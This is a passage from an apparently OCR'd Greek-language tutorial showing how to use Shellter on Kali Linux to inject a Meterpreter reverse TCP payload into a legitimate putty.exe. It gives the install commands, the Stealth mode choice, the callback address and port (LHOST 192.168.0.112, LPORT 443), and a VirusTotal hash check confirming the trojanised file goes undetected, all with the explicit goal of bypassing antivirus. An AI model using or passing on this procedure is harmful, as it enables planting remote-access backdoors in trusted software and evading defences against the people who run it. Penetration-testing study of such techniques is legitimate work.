Καθώς ο κύριος σκοπός αυτού του εργαλείου είναι η παράκαμψη των προγραμμάτων προστασίας από ιούς, θα πρέπει επίσης να αποφύγουμε να χρησιμοποιήσουμε packed εφαρμογές, εφαρμογές με τμήματα RWE ή περισσότερες από μία ενότητες κώδικα, καθώς φαίνονται ύποπτες για τα Anti-Virus.


- **Εγκατάσταση του Shellter**

Αρχικά, για να εγκαταστήσουμε το Shellter στο Kali Linux χρησιμοποιούμε τις παρακάτω εντολές:
apt-get update
apt-get install wine32
apt-get install shellter





- **Δημιουργία νέου εκτελέσιμου αρχείου**

Στη συνέχεια, θα πάρουμε ένα legit πρόγραμμα, όπως το putty.exe, και θα το χρησιμοποιήσουμε για τις δοκιμές μας. Στην πραγματικότητα θα μπορούσαμε να χρησιμοποιήσουμε κυριολεκτικά οποιοδήποτε legit εκτελέσιμο Windows.
Όπως αναφέραμε παραπάνω θα πρέπει να χρησιμοποιήσουμε την 32bit έκδοση του putty.exe




Στη συνέχεια, στο Kali Linux θα πρέπει να μεταβούμε στον κατάλογο όπου βρίσκεται το putty.exe και να ξεκινήσουμε το Shellter.







Επιλέγουμε Auto Operation Mode εισάγουμε το Α και πατάμε Enter. Ως PE Target δίνουμε το putty.exe και πατάμε Enter.




Στη συνέχεια το Shellter κάνει backup την αρχική legit εφαρμογή και δημιουργεί την νέα εφαρμογή με payload που θα επιλέξουμε στη συνέχεια.






Επιλέγουμε Stealth Mode


Όπως αναφέραμε παραπάνω, μπορούμε να χρησιμοποιήσουμε κάποιο έτοιμο payload ή κάποιο που έχει δημιουργήσει ο χρήστης. Σε αυτή την παρουσίαση θα επιλέξουμε ένα έτοιμο payload και συγκεκριμένα το Meterpreter_Reverse_TCP, δηλαδή την πρώτη επιλογή.



Εισάγουμε τη διεύθυνση IP και την πόρτα με την οποία θέλουμε να συνδεθεί η εφαρμογή (putty.exe) όταν θα την τρέξει ο χρήστης-στόχος. Στην περίπτωσή μας, είναι η IP διεύθυνση του Kali Linux, δηλαδή LHOST : 192.168.0.112 και για πόρτα επιλέγουμε την 443, LPORT:443.




Η διαδικασία δημιουργίας του νέου εκτελέσιμου αρχείου ολοκληρώθηκε. Στη συνέχεια θα παρατηρήσουμε ότι το νέο εκτελέσιμο έχει διαφορετικό md5 hash από το αρχικό.




- **<u>Έλεγχος του νέου εκτελέσιμου στο VirusTotal</u>**

Θα μεταβούμε στο www.virustotal.com για να ελέγξουμε το νέο αρχείο που δημιουργήθηκε από το Shellter. Έτσι, στο Search εισάγουμε το md5 hash του αρχείου.




Πατάμε το Search και το VirusTotal μας επιστρέφει ότι δεν βρέθηκε στην Β.Δ.

